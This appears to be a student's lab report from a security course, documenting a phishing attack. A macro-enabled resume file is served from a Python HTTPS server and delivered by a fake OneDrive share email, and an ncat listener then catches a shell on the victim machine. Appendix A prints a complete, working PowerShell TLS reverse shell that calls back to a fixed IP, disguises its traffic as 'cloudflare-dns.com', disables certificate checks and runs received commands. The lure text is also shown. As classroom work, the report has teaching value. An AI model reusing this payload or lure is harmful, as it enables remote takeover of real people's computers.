
```
  GNU nano 8.2                          download_server2.py
import http.server
import ssl
import os

class SecureDownloadHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        # Only allow access to 'Harold_ResumeYAY.docm'
        if self.path not in ["/Harold_ResumeYAY.docm", "/", "/index.html"]:
            self.send_error(403, "Access denied")
            return

        # Check if the file exists
        if not os.path.exists(self.translate_path(self.path)):
            self.send_error(404, "File not found")
            return

        return super().do_GET()

    def end_headers(self):
        if self.path.endswith("Harold_ResumeYAY.docm"):
            self.send_header("Content-Disposition", "attachment; filename=Harold_ResumeYAY.docm")
        super().end_headers()

    def list_directory(self, path):
        self.send_error(403, "Directory listing is forbidden")
        return None
# Server setup
server_address = ('0.0.0.0', 443)
httpd = http.server.HTTPServer(server_address, SecureDownloadHandler)

# SSL setup
context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context.load_cert_chain(certfile='cert.pem', keyfile='key.pem')
httpd.socket = context.wrap_socket(httpd.socket, server_side=True)

print("Serving securely on https://0.0.0.0:443/Harold_ResumeYAY.docm")
httpd.serve_forever()

                                  [ Read 38 lines ]
```

Figure 3.1: HTTPS server code




```
┌──(student㉿alexmisurec)-[~/downloadresumebelow]
└─$ ls
Harold_ResumeYAY.docm  Harold_ResumeYAY.zip  cert.pem  download_server.py  download_server2.py  key.pem  test.ps1
```

Figure 3.2: Malicious resume placed on HTTPS server



```
┌──(student㉿alexmisurec)-[~/downloadresumebelow]
└─$ python download_server2.py
Serving securely on https://0.0.0.0:443/Harold_ResumeYAY.docm
44.106.39.7 - - [15/Apr/2025 20:04:53] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [15/Apr/2025 21:08:53] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.127.0.18 - - [15/Apr/2025 21:14:30] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.127.0.18 - - [15/Apr/2025 21:15:11] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [15/Apr/2025 21:50:12] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [15/Apr/2025 21:52:50] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [15/Apr/2025 21:53:54] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [16/Apr/2025 07:11:06] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.7 - - [16/Apr/2025 07:13:20] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.5 - - [16/Apr/2025 07:41:32] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.5 - - [16/Apr/2025 07:44:59] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
44.106.39.5 - - [16/Apr/2025 07:48:51] "GET /Harold_ResumeYAY.docm HTTP/1.1" 200 -
```

Figure 3.3: Hosting Python HTTPS server for the document




```
┌──(student㉿alexmisurec)-[~/downloadresumebelow]
└─$ ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 14E9 F77E A519 BF75 AA04 0167 2A9F D4E3 C4F7 D390
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
█
```

Figure 3.4: Ncat listener started on port 9001

Email Draft

Good afternoon,

I have attached my resume below for review. I have shared it to you as a OneDrive hosted document link. Please let me know if you have any questions or concerns.



Harold, Thompson S invited you to edit a file

Here's the document that Brophy, Adam J shared with you.

Harold_Thompson_Resume


This invite will only work for you and people with existing access.

Please click here to receive the OneDrive hosted document

Best,

Harold

Figure 3.5: Email Draft



Alexandra F Misurec

To: Alexandra F Misurec

You forwarded this message on Wed 4/16/2025 6:59 AM


Good afternoon,

I have attached my resume below for review. I have shared it to you as a OneDrive hosted document link. Please let me know if you have any questions or concerns.

Harold, Thompson S invited you to edit a file

Here's the document that Harold, Thompson S shared with you.

Figure 3.6a: Email Sent



Here's the document that Harold, Thompson S shared with you.

Harold_Thompson_Resume


This invite will only work for you and people with existing access.

Please click here to receive the OneDrive hosted document

Best,

Harold

Figure 3.7b: Email sent part 2


E0Mi1hNTI4LTU1OTNmYTY2N2EyNwAQAG4ghI71fxNDtnjkDjar%2BqE%3D
Reply
Reply all
Forward
Quick steps
Read / Unread
Downloads
Harold_ResumeYAY (4).docm
0 B/s - 28.6 KB of 28.6 KB
Harold_ResumeYAY (3).docm
Open file
Harold_ResumeYAY (2).docm
Open file
Harold_ResumeYAY (1).docm
Open file
See more
AM


(No subject)

Please click here to receive the OneDrive hosted document

Best,


Harold

Figure 3.8: Document downloaded after click here attempt



```
┌──(student㉿alexmisurec)-[~/downloadresumebelow]
└─$ ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 6DBB 8BB0 0251 CC6E 5E01 3EF0 F6C3 3978 8A92 1512
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.39.7:52025.
SHELL> whoami
cnit471g039-b\student
SHELL> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a7bb:2ec1:295a:971c%3
   IPv4 Address. . . . . . . . . . . : 44.106.39.7
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5:73ff:fea0:21b%3
                                       44.106.39.1
SHELL> █
```

Figure 3.9: Shell received


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 42) · eth0

tcp.stream eq 42

```
No.  Time          Source        Destination   Protocol Length Info
 832 40.859137722  44.106.39.7   44.106.39.4   TCP        66 52133 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
 833 40.859162078  44.106.39.4   44.106.39.7   TCP        66 443 → 52133 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
 835 40.876389409  44.106.39.7   44.106.39.4   TCP        60 52133 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
 839 40.877738698  44.106.39.7   44.106.39.4   TLSv1.3  2122 Client Hello
 840 40.877753377  44.106.39.4   44.106.39.7   TCP        54 443 → 52133 [ACK] Seq=1 Ack=2069 Win=62208 Len
 845 40.879018310  44.106.39.4   44.106.39.7   TLSv1.3  1489 Server Hello, Change Cipher Spec, Application
 846 40.879401418  44.106.39.7   44.106.39.4   TLSv1.3    84 Change Cipher Spec, Application Data
 847 40.879487825  44.106.39.4   44.106.39.7   TCP        54 443 → 52133 [FIN, ACK] Seq=1436 Ack=2099 Win=6
 848 40.879512018  44.106.39.7   44.106.39.4   TCP        60 52133 → 443 [FIN, ACK] Seq=2099 Ack=1436 Win=2
 849 40.879519964  44.106.39.4   44.106.39.7   TCP        54 443 → 52133 [ACK] Seq=1437 Ack=2100 Win=62208
 915 41.095966476  44.106.39.4   44.106.39.7   TCP        54 [TCP Retransmission] 443 → 52133 [FIN, ACK] Se
 916 41.099078540  44.106.39.7   44.106.39.4   TCP        60 [TCP ZeroWindow] 52133 → 443 [ACK] Seq=2100 Ac
```

```
› Frame 839: 2122 bytes on wire (16976 bits), 2122 bytes captured (16976 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_91:d2:a7 (00:50:56:91:d2:a7), Dst: VMware_91:d0:b0 (00:50:56:91:d0:b0)
› Internet Protocol Version 4, Src: 44.106.39.7, Dst: 44.106.39.4
› Transmission Control Protocol, Src Port: 52133, Dst Port: 443, Seq: 1, Ack: 1, Len: 2068
› Transport Layer Security
```

```
0000  00 50 5
0010  08 3c d
0020  27 04 c
0030  04 02 d
0040  03 49 c
0050  ff 45 d
0060  70 20 8
0070  8f c7 f
0080  b3 e2 0
0090  c0 2c c
00a0  00 2f 0
00b0  00 44 c
00c0  04 03 0
00d0  00 12 0
00e0  1a 00 0
00f0  9e db 2
0100  93 11 8
0110  2d 3e d
0120  d1 a9 f
0130  f8 88 0
0140  cf 00 4
0150  a4 ba 0
0160  39 aa 6
```

```
..........I..~...c...M....E...5.1...~....p .3.o..:.....(b......I...>.`xp.... .
........+./.,.0............./.5...ZZ.......D......h2.
...............................
.......c. .Pj0r....(e+...  c..K.......?.OK....[).v->..R<.G.....&G..........
...$...
.mR.......>.{..L...SQWk.N@.......#&[...a.....9.e....
P...H.."3.k.R..B.Ne.L X.}K.y.b0.hpL....u{...H..~Q^.....G..Dq$.Q.o.........)....
z......`.[.Z..b&...JmzBF.@..r.7.........
......0m.ZK...IU6.....Jg..A.......h2.http/1.1.
...
**............3....**........Y.(..HTh..,$.6W.....R.2...:.0.....PM.].w.p."...p.
x..2|.e.h5..M.\bf!..,.......$.."p...s...}......;T{5.h.@)z/..9..R../.P..6......Z
'..KIQ..R.D.Bl{{U......9..(..kva..$.......uxm..Y.Rc......j."..}....xP...ap|K.].
...@.fF..G.Z.T~BY..A}..<R...63`...-W......   ..7.?.V...|......U.l..D1z*.r.z.ab.
..|R...tPH        ..d./.c..l-"Mx!.-....jBt..Y.s..{...;X...g.&....e_...<*/=
.\....u.......Q%
..1'x...."."V.U76b.(|i.......9.2;LA.~...rUH.,..F..v-...NXJ.....e..swS
.        ....d.L{.^.\......2C.iG.d.!l|..s.#..[......M.         n.m.f.7.|;..i.Zc
`5)k.PP.:.Y..V... A.B.[q.b=........2 ]E...J.).B-.!_%)
'.S.F..%...t.....S;.d.H\.]..c.S..e2 .L.ir.5Rl5 ...b..[
.#WT...G.O.b..)V.3....w.b..u.PhP.8(....}.smN.#EI(..]O,{.d{....[1`[.\...fb..x.
.l...5.|C,.$...
....z.270.15..".Q..8. Pdd.mh..'w}7 ..I eJ..#.zaQ...   6DZ`X
.I.U.|...v7-'E.aE..._."*v._z&..S.....^@0....n......S.G...(k.@
.C<.....J..{C.
..D.V.L25...H     M...d.j..?.AC:..  $N
...J...SO.        .jc..z....         .+4L.. O2..{l.f,%k)..p..J.....`.SF..P^F...]
SaNm..D..WP..v.(K]..O....$...d      .@...X.u
.....H.L.%M..R..%........6&.XSgt..b...1..s.M....#\..$$....\.+.............j..F.
6.X..R^8.H..A.i..@..UI...#%.P.@..;\.$.G&...^..r.4ds.(f.....*M..G...6di.,....:..
.,..Z..6..#..a
 ..`4U.k.......O.MYy.       Q....ziA...3<..z{.7......iA.V.#.s.Wz..rR... .h.p@..a
....,_..?..M.....+a.=cJ".+.........................-.....#..**....)......|......
...>r..<.G.....6a....%..svW.......I..v
.q.]u0~......us.V":........i.2....l|u.n&.?.%.m.t&.?K.@.p.      ...j.M.*e..0....
.|F.....).c%......f=.kB.s.`M...rK..$..........|...=   .........Ni./...........
...9...<|...T..10..~.nUs..m.w.R...)W."`..W..[.=..q.`..~S..Ck(...6
....z...v...
P...I.0.t>....,..........~.6%# .3.o..:.....(b......I...>.`xp.........+.....3.$.
.. ..>..@..C1..I..|.I.A.....k..q..t...............;oB.}c=.v+q..S.........
.7o.irl..3.....Y....8j......3..l
..G.O....`{D.}!.......?_,.......-.ZS....eB.z.V......X<n..k.....o`..~Zx.`.....iF
..*c.Q...<.......Jt.O.j....H..I......h.S.%.P.....y.=yd.F.....u..'%......@.1^&`I
...5F....Q|.......M...}.
F..@],...5)A..h..+.MOg..Ls./.j..
```

2 client pkt(s), 1 server pkt(s), 2 turn(s).

Entire conversation (3533 b · Show as ASCII · No delta times · Stream 42

Figure 3.10: Connection is encrypted

Appendix A: Reverse Shell

```
$sslProtocols = [System.Security.Authentication.SslProtocols]::Tls12; $TCPClient =
New-Object Net.Sockets.TCPClient('44.106.39.4', 9001);$NetworkStream =
$TCPClient.GetStream();$SslStream = New-Object
Net.Security.SslStream($NetworkStream,$false,({$true} -as
[Net.Security.RemoteCertificateValidationCallback]));$SslStream.AuthenticateAsClient('cloudfl
are-dns.com',$null,$sslProtocols,$false);if(!$SslStream.IsEncrypted -or !$SslStream.IsSigned)
{$SslStream.Close();exit}$StreamWriter = New-Object IO.StreamWriter($SslStream);function
WriteToStream ($String) {[byte[]]$script:Buffer = New-Object System.Byte[] 4096
;$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()};WriteToStream
'';while(($BytesRead = $SslStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command =
([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try
{Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream
($Output)}$StreamWriter.Close()
```